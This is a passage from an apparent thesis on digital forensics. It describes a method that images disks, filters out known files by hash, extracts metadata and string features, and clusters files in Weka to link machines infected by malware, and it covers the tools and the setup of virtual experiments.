The simple K-means algorithm is used for the clustering task due to its effectiveness and that it is available in many machine learning tools [78]. The requirement of an input value K is fulfilled using SOMs. The data set obtained during *Data Collection* and *Examination* have to be pre-processed before any clustering task can begin. For this, the pre-processing step in the knowledge discovery process from Figure 8 are applied (on page 28).

Pre-processing

Attributes in the data set that are superficial, having a single value over the whole set, along with redundant values can be removed to not cause any negative effect on the results. In addition, the attributes best representing the data are selected. E.g., *Forensic case supplied metadata*, along with *File metadata* that are specific to each machine have to be ignored during clustering and only be used as reference for where the file was located (e.g., on which machine and media).

An utterly important element of the pre-processing is to integrate all data sources. Data from all machines that are going to be included in the clustering have to be combined.

The data set provided, now containing only attributes of interest, has to be filtered further in order for the values inside to be represented properly. Various filters and format conversations have to be applied such that the clustering task can handle them. E.g., the string values for file names, IPs, Emails and URLs cannot be handled directly by some implementations of K-means, e.g., Weka [85]. These attributes can instead be represented as nominal or numeric (converting all strings to an attribute and count its presence for each file object).

5.1.8 Result Evaluation and Verification

It is important to verify that the final output data is the same as original. The correlation method examines and pre-process the input data at several stages. It is therefore important that identifiers of the machine, media used, file object id's and information about where the file can be found on the original source exist. In cases where the final clustering results are identifying files that are of interest, a link to the original file content will be necessarily for further investigations.

Link Mining Evaluation

Clustering is used for grouping and thereby linking the file objects from multiple machines. It will be evaluated against a predefined class attribute to the data set, where files that certainly are malware are classified. In most cases, this is a hard task since it involves subjectivity and can open for FPs and FNs. However, files assigned to classes that are not clustered together, as expected, reveals information that there are uncertainties of whether the data object itself is not to belong to this cluster or the clustering algorithms ability to cluster data correctly.

The other method used to evaluate the links is to examine two dimensional graphs of features involvement in the created clusters. This will give indications of the distances within and between the clusters.

Finally, and most important is the evaluation of the machines involvements across the created clusters. This is what reflects links between them and that there are correlations among file objects.

5.2 Practical Implementation

In this section the practical implementation of the theoretical method's *Data Collection*, *Extraction* and *Link Analysis* steps, given in Figure 14, will be presented. A distinction is chosen between the theoretical method and the practical implementations since the method can be implemented using slightly different collection, examination and link analysis tools and techniques. The practical implementation is tied to the framework in which we want to concentrate on a case *n* with *m* machines involved. Figure 16 has been made to present the detailed steps, involving various operations and outputs, that oblige with the overall correlation method. The figure is inspired by and uses the same syntax as the *File Ascription* figure from [86].



Case n
Machine m
Hard Disk
Data Collection 1
Disk Image
File Metadata Extraction 2
File X ------------------ Feature A, B, C
File Y ------------------ Feature A, B, C
File Z ------------------ Feature A, B, C
Feature File 1
Hash Filtering 3
File X ------------------ Feature A, B, C
File Y ------------------ Feature A, B, C
Feature File 2
Feature Extraction 4
File X ------------------- Feature A, B, C, D, E, F
File Y ------------------- Feature A, B, C, D, E, F
Feature File 3
Combining 5
Case Data
Pre-processing 6
Pre-processed Case Data
Clustering 7
Clustered Case Data
Linking Machines 8
Linked Machines in Case Data

Figure 16: Processing Steps for a Case *n* with *m* machines

From Figure 16, a case *n*, with multiple machines *n* are seized due to suspicion of involvement in an incident. For each of the machines, the hard disk is acquired and data from it is collected (1) and preserved by creating a *Disk Image*. *File Metadata Extraction (2)* is applied on the *Data Image* in order to extract file metadata of the files, creating *Feature File 1*. The next step involves *Hash Filtering (3)* which removes known files, by using hash values. With a filtered metadata representation of the machine's files in *Feature File 2*, additional features from the files content is extracted during *Feature Extraction (4)*. User supplied metadata about the machine is also attached in order to separate multiple machines and media from each other. This gives a metadata representation with additional file and machine features of one machine, i.e., *Feature File 3*.

With a copy of *Feature File 3* of all *m* machines, they have to be combined (5). The combining is easy to perform manually. Together they form the *Case Data* of all machines involved in the case. *Pre-processing (6)* is neccesarily to get the correct representation of each feature. Having *Pre-processed Case Data* at hand, the *Clustering (7)* can begin. This gives a representation of *Clustered Case Data* that reveals groups of files that have similarities across the machines. Since the *Clustered Case Data* allready presents which machines and files that are correlated, *Linked Machines in Case Data* is obtained by *Linking Machines (8)*. This is obtained through manual observations from an investigator of the *Clustered Case Data*.

5.2.1 Tools and Data formats

The core of the practical implementation is its tools. Most of the correlation detection process is done in a configured *Forensic System*, being a Linux machine with proper conditions for open source forensic tools and features.

The tools and data format used to create the feature files, along with the tool used to find links between the machines, play central roles for the correlation method. It is therefore important to present them, their advantages and limitations. The categories of tools can be seen in conjunction with Figure 14, where *Data Collection* and *Examination* are mainly forensic tools and *Link Mining* are machine learning algorithms implemented in a software application for handling data mining challenges. The involved tools are presented consecutively, in the order they are used in the correlation method, based on the steps in Figure 16. However, *Combining* and *Linking Machines* are simple operations that do not require advanced tools or techniques.

ARFF

Before getting into the tools, we will present the data format used to represent the detection features, defined in Section 5.1.4. Attribute-Relation File Format (ARFF) is a file format that represent data sets with independent objects which share a defined set of attributes [87, 59]. It was primarily developed for the Weka, the machine learning tool. An example file is shown in Figure 17.

```
%Example ARFF file with file metadata from a computer hard disk
@relation files

@attribute id NUMERIC
@attribute filename string
@attribute size { 100, 150, 300 }

@data
1, textfile, 100
2, executable, 300
3, picture, 150
```

Figure 17: Example ARFF file with file objects

The ARFF format has a *@relation* declaration in the beginning of the file, reflecting the file's data. This is followed by the attribute declarations. Finally there is the actual data section with objects. All objects needs to have a value for all attributes (also known as features of the objects), which has to be supported by the attribute's format. Empty is also allowed and is represented as a '?'. The attributes have to be defined in the beginning of the ARFF file and their format can be; *numeric* (real or integer values), *nominal* (representing a set of defined values), *string* (textual values) or *date* (string format, default using ISO-8601 combined time and date: "yyyy-MM-dd'T'HH:mm:ss").

The reason for using ARFF for the correlation method is because of available tools for creating and managing the ARFF format, e.g., WEKA and Fiwalk (presented later in this section). ARFF is also a format successfully used to represent features in feature files for data mining in other malware detection methods, e.g., as in [58].

Dcfldd

Dcfldd is an open-source UNIX tool for copying raw data developed by the U.S. Department of Defense Computer Forensics Lab. It is an improved version of GNU dd with additional features for digital forensics. For digital forensics, the tool is primarily used to create a copy of a computer's hard disk, encapsulating the raw data in an image file. While dd works for copying data from one source to another, independent of type and context, dcfldd has additional functionality of, e.g., hashing input data on the fly, give copy status updates, split the output file, verify source and destination integrity [27, 88].

There exist several other imaging tools with even more features, but for the purpose of the correlation method, dcfldd is mainy chosen due to its simplicity and status updates during imaging. Dcfldd is the tool used for *Data Collection (1)* in Figure 16.

Fiwalk

Fiwalk is an open-source meta data extraction software developed by Simson L. Garfinkel [17]. The tool was mentioned in Section 2.1, as a way of improving the efficiency and effectiveness in digital forensics. It is in fact exactly what it does. By using a image file from a computers hard disk partition, it extracts file system and document metadata. It can represent the files it extracts as objects in XML or ARFF format.

The tool is built on The Sleuthkit (TSK) digital investigation tool and in particular the *tsk_vs_part_walk()*, *tsk_fs_dir_walk()* and *tsk_fs_file_walk()* libraries in TSK.

Due to the importance of file metadata information in the correlation method and the fact that Fiwalk is able to produce ARFF files and use TSK libraries to acquire the data, Fiwalk was suitable as a file metadata extraction tool (covering *File Metadata Extraction (2)* in Figure 16).

Attribute	Type
id	numeric
partition	numeric
filesize	numeric
mtime	date 'yyyy-MM-dd HH:mm:ss'
ctime	date 'yyyy-MM-dd HH:mm:ss'
atime	date 'yyyy-MM-dd HH:mm:ss'
fragments	numeric
frag1startsector	numeric
frag2startsector	numeric
filename	string
md5	numeric
sha1	numeric
name_type	string
alloc	numeric
used	numeric
inode	numeric
meta_type	numeric
mode	numeric
nlink	numeric
uid	numeric
gid	numeric
crtime date	'yyyy-MM-dd HH:mm:ss'
seq	numeric
libmagic	string (−f option)
MD5	string
SHA1	string
compressed	numeric
unalloc	numeric

Table 3: Default Fiwalk attributes of NTFS partition, with −f option

The attributes and their type generated by Fiwalk, is presented in Table 3. These are the default attributes obtained from an imaged NTFS hard disk partition, where the `−f` option is added to get file content information of the `file` tool and `libmagic` library. The table has multiple occurrences of MD5 and SHA1 values, where the interesting ones are the last two, having a hash of the file's content.

Hash-Based Removal Tool

This is a self developed tool, for filtering out known file objects. Since Fiwalk finds and outputs all files in a target file system and extracts metadata information about them, the file objects with known content can be removed to improve effectiveness (discussed in Section 2.1 as part of a forensic examination procedure). The *Hash-Based Removal Tool* is responsible for *Hash Filtering* (3) in Figure 16.

The scripting language Python is used to develop this tool (as for all the other developed tools for the correlation method), due to its easy way of including UNIX commands and modules (e.g, the ARFF module package). As stated in [17], "Python makes an excellent language for writing forensic tools because of flexible object model, its built-in garbage collection, and its interactive prototyping environment."

The *Hash-Based Removal Tool* is based on *hfind*, which is a tool from TSK, that can search for hash values in large hash databases. The reason for choosing *hfind* is because of its relatively effective searching approach. By creating an index file of the input hash set, the search for hash values are much faster, compared to standard keyword searches, e.g., using the `grep` tool. A small experiment was conducted, showing that a `grep` search through the NSRL hash database-file was much more time consuming than using the *hfind* tool. *hfind* supports nsrl-md5, nsrl-sha1, md5sum and hk (hashkeeper) hash representation types.

The *Hash-Based Removal Tool* is built on the basic pseudo code presented below and the source code is found in Appendix C:

```
1 − Get and parse input ARFF file
2 − Get hash database file
3 − For each object , lookup hash
4 − For each found hash , remove object
```

Hash Extraction Tool

In order to remove not only hash values found in official hash databases, e.g., NSRL RDS, another tool that extracts hash values and creates a hash database file with the same output format of *md5sum*, has been developed. This tool makes it possible to obtain hash values from a clean system, with more or less the same configurations as the infected ones, and to remove even more known file objects from the feature file. The source code of this tool is found in Appendix B and uses many of the same techniques as the *Hash-Based Removal Tool*, e.g., parsing an input ARFF file. A simple example output-file of *Hash Extraction Tool* is presented in Figure 18.

The Feature Extraction Tool requires only an ARFF file as input and the user has to select an output filename being in text format (e.g., file.txt).

Feature Extraction Tool

The *Feature Extraction Tool* is developed for extracting special and case specific features that can improve the correlation method's ability to identify malware traces. The tool is used in the correlation method for *Feature Extraction (4)* in Figure 16. Since Fiwalk extracts most of the desired metadata features already, this tool extract and adds the following content-based features to the feature file:

- Machine ID
- Media ID
- Entropy value
- IP strings
- Email strings
- URL strings

```
ad617ac3906958de35eacc3d90d31043         object1
45e02ce7d5f9f6034cb010429ce19205         object2
8c363d02d0b129277453563befb68380         object3
2466459bc0cf09beef06ba445d2f7b4e         object4
2466459bc0cf09beef06ba445d2f7b4e         object5
8e215da06984db90d45f84386e562799         object6
5ee0a1c448311ce476968856f4b706e2         object7
1690aad47a0f7c82a60041ef28eb5221         object8
7b9cf841881493c700027214e9db753d         object9
649db99f45048fa7b189fc58fe4fb850         object10
```

Figure 18: Example output of Hash Extraction Tool

The first two ID values are metadata specific to the case, which is user supplied when features are to be extracted. The entropy is extracted for each file, based on the file's content, using the `Ent` tool. IP[1], Email and URL strings are extracted using regular expressions against the file's content, which are extracted using TSKs `icat` tool. The regular expressions are important to extract as much relevant strings possible and they are found in Appendix A, along with the rest of the tool's source code. The chosen regular expressions are based on existing once, modified and tested against typical IP, URL and Email strings [89, 90].

This tool has to deal with the ARFF format in another way than the *Hash-based removal tool* and the *Hash extraction tool* because it adds attributes to each object. This affect how the parsed input file have to be handled by the program since all the objects are parsed in as lists. In order to comply with the requirements of the ARFF format, where each object needs equal numbers of attributes, the additional features had to be added to all objects. The machine and media ID would be the same for all objects, but the entropy value would be calculated for each file object separately. When it comes to the IP, mail and URL strings, a file can have *0-n* such strings. This means that one cannot add each found, e.g., IP, as an extra attribute for each file because that would give a variating number of attributes for each file (since not all files have same number of attributes). What the tool does, is that each string feature found in each file is added to one long string attribute (one for each IP, Email and URL). This gives a defined number of attributes. Since a long string attribute would make it hard to compare individual strings of several

[1]IPv4 is the type of Internet Protocol version we are using

file objects with each other, the long string attribute needs to be pre-processed before any linking is applied. This pre-processing is handled by Weka, wich is presented in the following section.

The *Feature Extraction Tool* requires the following input data:

- An image file of a computers hard disk partition
- The corresponding ARFF file generated by Fiwalk for the same partition
- Machine number
- Media number (in case of multiple in one machine)

In addition, the user must provide the desired file output name, being in ARFF format (e.g., marking it file.arff). The *Feature Extraction Tool* is built on the basic pseudocode presented below:

```
1 - Get and parse input ARFF file
2 - For each object:
        - Add Forensic case supplied metadata
              (machine and media number)
        - Add Entropy value
        - Add IPs
        - Add Emails
        - Add URLs
```

Weka


Weka is an open source java based machine learning workbench with state-of-the-art algorithms and pre-processing capabilities. The name Weka stem from *Waikato Environment for Knowledge Analysis* and was developed at University of Waikato, New Zealand.

Weka consist of four applications, where the Explorer is what will be focused on in this section. The Explorer, with the example ARFF file from Figure 18, is shown in Figure 19. The figure shows the preprocessing stage with a list of attributes, the values for the selected one (size) and visualization of the their weight. As reflected in the top banner, the tool can be used for most data mining problems; preprocessing, classification, clustering, regression, association rule mining and attribute selection [59, 85].

Due to all the features tied to each file object in the feature files, the pre-processing capabilities was crucial in order to perform clustering. With varying feature values, e.g., numeric and strings, the pre-processing filters in Weka make it possible to represent them properly in order to cluster. This is especially true for the long string attribute of IPs, Emails and URLs. It is desirable that each address string is represented by an attribute, such that each file having the string will be marked. The concrete pre-processing filters steps used for the correlation method are presented in Table 4.

Weka Explorer has an easy to use implementation of K-means algorithm, called *simpleKmeans*. The default distance function and the one considered for the correlation method is the Euclidean Distance.

For the correlation method, it is the pre-processing capabilities of the tool, the clustering capabilities and corresponding algorithms, along the easy to use GUI that makes Weka the first choice for Link Mining. This great tool influenced the choice of the ARFF format, originally created for the tool. From Figure 16, Weka is responsible for *Preprocessing* (6) and *Clustering* (7).



Filter: None

Current relation
Relation: files
Instances: 3
Attributes: 3
Sum of weights: 3

Attributes

No.	Name
1	id
2	filename
3	size

Selected attribute
Name: size
Missing: 0 (0%)
Distinct: 3
Type: Nominal
Unique: 3 (100%)

No.	Label	Count	Weight
1	100	1	1.0
2	150	1	1.0
3	300	1	1.0

Class: size (Nom)

Status
OK

Figure 19: Illustration of the Weka Explorer

Pre-processing Task	Argument
Remove	Used to remove all features represented with only one uniform value, overlapping and system specific features (marked with *)
Weka-filters-unsupervised-attribute-numeric to nominal filter	Used for numeric attributes, and especially date attributes to make them Nominal and possible for the clustering algorithm to handle
Weka-filters-unsupervised-attribute-string to nominal filter	Used to convert strings features to nominal. File objects with string attributes will be given a 1 or 0, depending on whether it is present or not
Weka-filters-unsupervised-attribute-string to word vector filter	Used to divide features with many " - seperated strings

Table 4: Applied pre-processing steps from Weka

Finally, the Viewer and Visualization functionality of Weka's Explorer, give good insight to the data set in question where different views and relations between the data objects and their features emphasize their details.

Viscovery SOMine

Viscovery SOMine is the tool used for creating SOM diagrams. SOMine is a commercial software that provides data mining tasks based on SOM maps [91]. This tool is used only as part of the clustering procedure to estimate the number of initial clusters. The tool cannot handle .arff files directly, only .xls, special Viscovery data mart and XML files, SPSS files, and text files.

5.2.2 Summary

The practical implementation of the correlation method involves multiple operations and tools. As a result, an enumerated list of each operation and in which category of the method it is included will be provided. This will also be reflected in the structure of the experiments in Chapter 6. The items stem from the main components of the method from Figure 14 and the enumerated operations are from the practical implementation in Figure 16.

- Data Collection
  1. Data Collection
- Examination
  2. File Metadata Extraction
  3. Hash Filtering
  4. Feature Extraction
- Analysis (Link Mining)
  5. Combining
  6. Pre-processing
  7. Clustering
  8. Linking Machines

5.3 Method Discussions

The correlation method and especially the practical implementation of it, presented in this section, is not to be considered as a complete forensic method where all aspects are considered. It is therefore important to discuss challenges and benefits of the method and the current implementation.

5.3.1 Selected Features

The focus on metadata as the core features, improves the effectiveness of analysis, due to the exclusion of all data content. This is possible because the metadata still consist of links and identifiers that simplifies the recovery of the original copy. Metadata is also data that can be correlated and associated more easily due to their common formats and representations. It would be a more comprehensive task to evaluate links between all binary content, e.g., on a file system's block level, of multiple computers and use the obtained results to put it in the correct context of an incident. However, another approach could be to focus on content data, as Tabish *et al.* performed on byte-level data to detect malware in [58].

Regarding the *Feature Extraction Tool*, the regular expressions are not to be considered as perfect. FNs may occur, as a combination of the chosen regular expressions and the searching method used. Since the search is aimed at a file individually, fragmented strings over multiple files will not be extracted. Neither will strings in the Slack Space or in deleted files. However, slack space search and attempts on recovering deleted files can be achieved using −s (slack space) and −r (recover deleted files) for the `icat` TSK tool [27].

The actual choice of communication strings to extract were based on what was defined as best suited to detect involvement of communication patterns in files. The likelihood of getting FP also had an effect on the choice. E.g., port numbers is a feature that could have been used for detecting malicious activity, but the way it is represented (value of 0-65535 [92]) made it a potential source of FP feature values. In addition, the layers of abstraction, used to detect special string features where delimited to textual content based searches. Decryption and decompression of files where neither considered for the practical implementation, which could further have extracted additional string features.

5.3.2 Filtering Technique

Based on the raw data and the later metadata representation of it, the correlation method utilize file object filtering. Due to the various hash databases available, it has been decided to stick to the one provided by NSRL and one of a clean system. For the NSRL database, the fact that some hash values can be associated with not only known good, but also known bad files has not been considered. Due to the vague definition of what data is bad, this is something that must be evaluated and considered depending on what is to be investigated. E.g., a tool used to dump TCP traffic can be considered bad when utilized by a malware, but harmless in the control of the computers owner.

An important consideration regarding the use of Fiwalk for the implementation of the correlation method, was the lack of documentation about it. The tool is currently not available in a final version and because of this it was sometimes hard to utilize the tool fully, and to discover all of its functionality through source code analysis. Especially, the apparently duplicated MD5 and SHA1 hash values was hard to separate without any clear name-giving differences or documentation. However, the hash values of interest, being the hash value of the files content was verified through manual use of other tools (TSK and md5sum).

5.3.3 Implementation Challenges

Several approaches for extracting and representing additional content-based file features, e.g., IP, email and URL strings, have been tried. Due to ARFFs strict format, where attributes and objects have to be defined correctly and match the formats structure, adding unknown numbers of special strings to each file object was quite challenging. If added separately, numerous attributes would have to be defined, one for each string. For file objects without strings, the maximum number of strings associated with another file object had to be added as an unknown value. The challenges of separating these strings increased when multiple machines where combined. The solution was to add one IP attribute, one Email attribute and one URL attribute to each machine and fill them with a text of quotation mark-separated strings. It was possible to do this due to Weka's ability to later separate these strings and count the presence of them in each file object.

The cluster output data of Weka makes it difficult to evaluate the clusters properly, using the wc and bc who requires complete cluster centroid values for all features in order to be calculated properly. In cases of long textual filenames, there was not enough room for the whole filename in the cluster output window of Weka. However, the visualization feature and various view capabilities let us evaluate the clusters to a certain degree. Another thing about Weka is that it is not suitable for large data sets, due to its Java environment. The default assigned memory usage is often consumed quite fast. This can however be bypassed by assigning it more initial memory space.

In order to create SOM diagrams, the feature files had to be converted to .xls (Excel) format. This is one of the formats supported by Viscovery SOMine, which was found most suitable to use. The downside of using .xls format is that it has a limitation of only handling 65536 rows.

6 Experiments

This chapter presents the practical implementation of the correlation method as an embedded forensic system in a virtual environment. Three experiments were executed in this environment in order to test the proposed correlation method and its practical implementation.

6.1 Experiment and Environment Setup

For the experiments, we used a virtual environment. In a virtual environment, virtualization software (or hardware) is used to emulate a real computer environment. As virtualization software we have used VMware Workstation [93]. We benefit from this software-based virtualization environment over physical test environments since we are going to run several experiments with multiple machines. It would be time and resource consuming to run everything on physical machines. Another positive effect is the ability to create snapshots of the machines current state, which they can be restored to if a test have to be restarted. This simplifies the task of separating the infected and uninfected (initial) stage of a virtual machine. However, there are several precautions that have to be considered when running the experiments virtually. E.g., for experiments where malware is used, the malware can have features to detect the virtual environment and act differently [94]. Another issue is concerned with malware that tries to escape the virtual machine and enter the base system [3, 95]. However, VMware and virtualization techniques have also shown positive results for digital forensics as for the Virtual Security Testbed ViSe [96]. Here, VMware was used to analyze computer attacks through computer crime reconstruction.

6.1.1 Forensic System Setup

The forensic system setup is the Linux environment where the correlation method was implemented. As for all of the machines used in the experiment, this was also installed as a virtual client. The use of an open-source distribution as the forensic system makes it easier to configure and customize to achieve better performance for our desired tasks. The extensive support of open source forensic tools is another benefit of using it as base OS. The particular OS chosen is Xubuntu [97], which is derived from the Ubuntu Debian-based distribution, with low performance requirements. Due to high performance requirements of data examination and analysis tasks, we benefit from having a lightweight OS like this, where only the most necessarily service are running along with the forensic tools. Xubuntu was installed with the following configurations:

- CPU: 2 core
- Hard disk size: 25GB
- Physical Memory: 2048MB
- OS: Xubuntu 9.10 Desktop

- Virtual Environment: VMWare Workstation 7.0.0 build-203739

For the forensic environment to perform the desired tasks for the correlation method, the following tools, their version and libraries that comply with the practical implementation in Chapter 5 were required.

1. AFFLIB (3.5.8) [18]
2. The Sleuth Kit (3.1.0) [98]
3. Fiwalk (0.5.12) [18]
4. Python (2.6.4) [99]
5. ARFF python module (1.0c) - [100]
6. ANTLR (3.0.1-py2.5.egg) [101]
7. Feature Extraction Tool, Appendix A
8. Hash Extraction Tool, Appendix B
9. Hash-Based Removal Tool, Appendix C
10. Weka (3.7.1 Developer version) [102]
11. NSRL RDS database (RDS 2.28 , March 2010) [32]

The six first tools and libraries were manually extracted and installed (in the above order) to work properly. The packages are unpacked and compiled and due to dependencies, missing packages had to be installed. In our case these were *zlib1g-dev*, *libssl-dev* and *build-essential* for AFFLIB. In the case of Fiwalk, it is depending on libtsk3.so.3 which is in my case located in `/usr/local/lib/libtsk3.so.3`. In order for Fiwalk to work, a symbolic link had to be made.

The *Feature Extraction Tool*, *Hash Extraction Tool* and *Hash-Based Removal Tool* have only been tested with Python version 2.6.4. It is crucial that these three tools are loaded in the same directory as the ARFF python module's *pysource* sub-directory. This is also the location where the *antlr3* folder have to be located, since the ARFF python module depends on this parser.

Weka is a Java application, meaning it does not have to be installed other than extracted and executed from its location. Note that Java had to be installed in order to run this. For the experiments, Weka was used in both the Forensic System environment and in a Windows 7 environment (in which all Weka figures in this report are from).

Hash Databases

In order to filter out uninteresting files based on hash values, the NSRL RDS database and a clean system hash database had to be assembled. The NSRL RDS database files were downloaded from [32] and concatenated into one single file. This file was approximately 6GB of size and slow to search through. In order to increase the filtering procedure, the file was indexed by using the *hfind* tool from TSK, with the following command in terminal; `hfind -i nsrl-md5 /"NSRL hash file"`. This indexed file was further utilized when *hfind* was used for searching hashes.

Clean System Hashes

In cases where machines having similar configurations and installations of OS and software, an installation of a clean system with the same settings could be used to create a hash database. This was done for all experiments we executed. As the main steps for this procedure were the same for all experiments, we present the procedure of getting hash values of a clean system here.

For the generation of the clean hash database, the *Hash Extraction Tool* (Appendix B) was used. The tool is based on the output of the Fiwalk tool (in ARFF format). The tool extracted hash values and created a text file, with the same format as the output of *md5sum* tool. The reason for using this format was because it was possible to use *hfind* to create an index file (as for the NSRL RDS database), intentionally created to suit outputs of the *md5sum* tool. The extraction of hash values from the clean system was executed according to the procedure below.

- A snapshot was taken of the clean system in VMware
- The snapshot disk was added to the Forensic System and started
- The clean disk and its partition was identified as a device in the Forensic System
- An imaged copy of the clean machines partition was created, using
  `dcfldd if=/dev/sd*1 of=/"output location"`
- It was verified that the input partition and the output file had the same data, using `md5sum` on the device and output file
- File metadata was extracted from the copied image file, using
  `fiwalk -f -A /"output location".arff /"input location"`
- The Hash Extraction Tool was used to acquire the file hashes. It required the generated .arff file from Fiwalk as input. The output filename also had to be provided.
- Finally, the hash text file was indexed to improve the searching capabilities of `hfind`. The index table was obtained by
  `hfind -i md5sum /"hash textfile"`

The procedure above created an index file and the hash database text file. It was the hash database text file that was used as input to the `hfind` tool to search through hash values, while the index file was only indirectly used to improve the searching speed.

6.2 Experiment Execution

In this section the executed experiments and the results obtained will be presented. Discussions closely related to each individual experiment and all of them together will also be provided.

The following three experiments were executed in order to test both the effectiveness and efficiency of the correlation method:

1. Proof-of-Concept, single disk
2. Keylogger Bot Malware, multi host
3. Malware from the Wild, multi host

All of the experiments use Figure 16 (on page 50) as reference. Both the terms used for the different operations, and their number, along with the output data types are used throughout the experiments.

6.2.1 Online Banking (OB) Attack Scenario

For *Keylogger Bot Malware* and *Malware from the Wild* experiments, where multiple machines were involved, the experiments were executed under an OB attack scenario. This was done to put the correlation method into an appropriate context. The reason for choosing OB, for the attack scenario, was because of its wide utility value in private and business environments. They have also been targets for various botnet attacks and other malicious cyber-crime during the last decade, e.g., where malware have been used to gather sensitive information or to execute DoS [20, 40, 42]. These attacks against OBs, using botnets, along with attack patterns from [103] and the scenarios given in [104] to present the anatomy of an attack, have been used to create the following generalized Online Banking attack scenario:

1. Attack established by adversaries against OB user's computers
2. Initial infection of machines, using a defined attack vector
3. Infected machines are controlled by the adversary
4. Attacks are performed (e.g., DoS, stealing OB user credential, session hijacking)
5. Target bank detects suspicious activity
6. Investigation is initiated based on expert knowledge of the attack (e.g., time data, type of activity, IP, mail and URL addresses)

6.2.2 Proof-of-Concept, single drive - 1

This experiment was executed to see whether the tools used by the correlation method worked properly and whether it was capable to detect distinctions between a single uninfected and an infected machine.

Machine Configuration

The experiment was set up with one machine, having a clean (uninfected) state and an infected state. Hash values of the hard drive from the different machine states are given in Appendix G. The uninfected machine created a baseline, while the other machine was an infected machine. Instead of configuring two individual machines we decided to create two states, representing each machine, as reflected in Figure 20. This was achieved using VMwares snapshot functionality.




Figure 20: *Proof-of-Concept* Virtual Machine states

The machine(s) had the following configurations:

- CPU: 1 core

- Hard disk size: 4GB
- Physical Memory: 512MB
- OS: Windows XP w/SP2
- Virtual Environment: VMWare Workstation 7.0.0 build-203739
- examplefile.txt file in *Documents and Settings* folder

The initial state of the virtual machine was created using typical settings, making an easy and fast installation. At installation time, VMware tools were automatically installed on the machine, followed by a restart. When the machine was up and running, a snapshot was taken to preserve the clean state (performing the steps for *Clean System Hashes* in Section 6.1.1). Next, the examplefile.txt file (found in Appendix F) was copied to the machines *Document and Settings* folder, and a snapshot of the infected state was taken. This file includes special string features (IP, email and URL) in order to verify the methods extraction capabilities.

Data Collection

With the hash database of NSRL RDS and the machines clean state, the data from the infected machine was collected. The following procedure was performed for the infected machine:

- A snapshot of the infected system was taken in VMware
- The snapshot disk was added to the Forensic System and started
- The clean disk and its partition was identified as a device
- A *Disk Image* of the clean machine's partition was created, using `dcfldd if=/dev/sdb1 of=/"image file"`
- The access rights for the image file was change to read-only, using the following command: `chmod 444 "image file"`
- It was verified that the input partition and the output file held the same data, using `md5sum`

Examination

With a copied image file of the machine's hard disk partition, we started the examination. In order to do this, metadata about the files on the hard disk partition was extracted:

- *File Metadata Extraction (2)* was performed on the *Disk Image* image file to create *Feature File 1*, using `fiwalk -f -A /"output location".arff /"input location"`

Removing Known Files

Since we wanted to filter out all unaltered and clean data from the infected machine, the hash database files of NSRL and the machines clean state were used. The procedure was executed as follows:

- The Hash Reduction Tool was used for *Hash Filtering (3)* to reduce the number of file objects and to create *Feature File 2*, by running `python /"tool location"/*tool.py`. *Feature File 1* was used as input when prompted. Also the hash database text file and the desired name for the output file were added. This task was performed twice, one for the hash database of the clean system and one for the NSRL RDS hash database. Since the hash database of the clean system was smallest, it was more efficient to use this before the large NSRL RDS hash database file. It was important that file, with reduced file objects from the first run, was used as input when reducing more file objects.

Feature Extraction

Having filtered out clean and known files, we extracted additional features in order to obtain the desired *Feature File 3*.

- The Feature Extraction Tool was executed by running
  ```
  python /"tool location"/*tool.py
  ```
  The *Disk Image* and *Feature File 2* was used as input, along with the desired output file name.
- *Forensic case supplied metadata*, i.e., machine number and media number were added too, before extracting the features.

Analysis

